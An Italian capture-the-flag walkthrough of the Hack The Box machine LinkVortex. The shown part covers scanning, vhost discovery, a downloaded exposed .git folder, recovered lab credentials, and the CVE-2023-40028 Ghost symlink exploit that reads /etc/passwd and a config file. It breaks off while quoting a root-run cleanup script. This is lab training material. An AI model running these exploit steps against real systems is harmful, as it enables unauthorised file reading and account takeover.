LinkVortex
Foothold
Intanto mappiamo l’IP della macchina con l’hostname linkvortex.htb nel file /etc/hosts.
Dopo aver lanciato una scansione TCP si ottiene
$ sudo nmap -sV -vv -oN tcp2.txt linkvortex.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:33:09 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp2.txt linkvortex.htb
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up, received reset ttl 128 (2.1s latency).
Scanned at 2025-03-01 15:33:10 CET for 1011s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http    syn-ack ttl 128 Apache httpd
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:50:02 2025 -- 1 IP address (1 host up) scanned in 1013.11 seconds
Andando nel web server sulla porta 80 e controllando il file robots.txt sono presenti alcune risorse interessanti
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
Andando nella risorsa /ghost/ si viene reindirizzati su un portale di login

Analizzando le risposte del server con Burp Suite alla risorsa sopracitata
Risposta
HTTP/1.1 200 OK
Date: Mon, 03 Mar 2025 16:54:12 GMT
Server: Apache
X-Powered-By: Express
Content-Version: v5.58
Vary: Accept-Version,Accept-Encoding
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0, pre-check=0
Content-Type: application/json; charset=utf-8
Content-Length: 238
ETag: W/"ee-TcMDz7SQ+99FcyxN6r+AnRSWrTg"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{"site":{"title":"BitByBit Hardware","description":"Your trusted source for detailed, easy-to-understand computer parts info","logo":null,"icon":null,"accent_color":"#1c1719","locale":"en","url":"http://linkvortex.htb/","version":"5.58"}}
A questo punto si può notare che la versione di Ghost usata è la 5.58 e che dietro c’è il framework Express.
Inoltre, navigando negli articoli pubblicati nel sito è possibile scovare, al path /author/admin, che “admin” è effettivamente un autore. Siccome nel login si ha bisogno di una mail, è probabile doverla utilizzare dopo. **
Effettuando un sub-domain discovery dei VHost
ffuf -u [http://linkvortex.htb](http://linkvortex.htb/) -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.linkvortex.htb" -mc 200
Si ottiene

Abbiamo un virtual host in http://dev.linkvortex.htb

Facendo enumeration sui vari path del VHost si ha che è presente la cartella .git.
Scaricando tutti i file in locale
wget -r http://dev.linkvortex.htb/.git
Si può aprire con git-cola per verificare se sono presenti delle informazioni interessanti riguardo a vecchi o nuovi commit.


È stata trovata la seguente password “OctopiFociPilfer45” legata alla variabiale “const password”.
È presente anche un path di un file di configurazione che potrebbe essere utile in un secondo momento.

Inoltre, nel path /.git/logs/HEAD è presente un indirizzo email dev@linkvortex.htb

Pertanto unendo l’username admin con il dominio @linkvortex.htb trovato e provando la password trovata sopra, si riesce ad accedere al pannello di login.
admin@linkvortex.htb:OctopiFociPilfer45
Cercando la versione 5.58 di Ghost CMS, si nota che esiste la vulnerabilità CVE-2023-40028, che permette ad utenti autenticati di poter leggere dei file sulla macchina.
https://github.com/0xyassine/CVE-2023-40028
Un riassunto di ciò che fa l’exploit:
Crea un path temporaneo
mkdir -p $PAYLOAD_PATH/content/images/2024/
Dove $PAYLOAD_PATH corrisponde al path dove si trova lo script.
Successivamente si crea un symlink per il file /etc/passwd ad un immagine placeholder
ln -s /etc/passwd $PAYLOAD_PATH/content/images/2024/$IMAGE_NAME.png
Dove $IMAGE_NAME ha un nome casuale.
Successivamente si comprime ricorsivamente l’intera cartella $PAYLOAD_PATH e l’opzione -y forza l’inclusione dei symlink nel file ZIP.
zip -r -y $PAYLOAD_ZIP_NAME $PAYLOAD_PATH/ &>/dev/null
Quello che avremo è
exploit.zip
└── content/
    └── images/
        └── 2024/
            └── abc123xyz456.png -> /etc/passwd  (symlink)
Viene poi fatto l’upload tramite l’endpoint di importazione del database di Ghost
$GHOST_URL/ghost/api/admin/db
Infine, il symlink viene richiamato all’endpoint
http://linkvortex.htb/content/images/2024/$IMAGE_NAME.png
Modificando leggermente l’exploit per adattarlo e richiamando il file di configurazione trovato in .git

Si ottengono delle credenziali e facendo un tentativo in SSH con
bob:fibber-talented-worth

Foothold ottenuto e prendiamo la flag user.txt.
Privilege Escalation
Effettuando il comando sudo -l si ottiene il seguente output

Questo ci indica che si può eseguire lo script
/opt/ghost/clean_symlink.sh *.png
come root usando sudo senza password.
Leggendo il contenuto dello script
$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
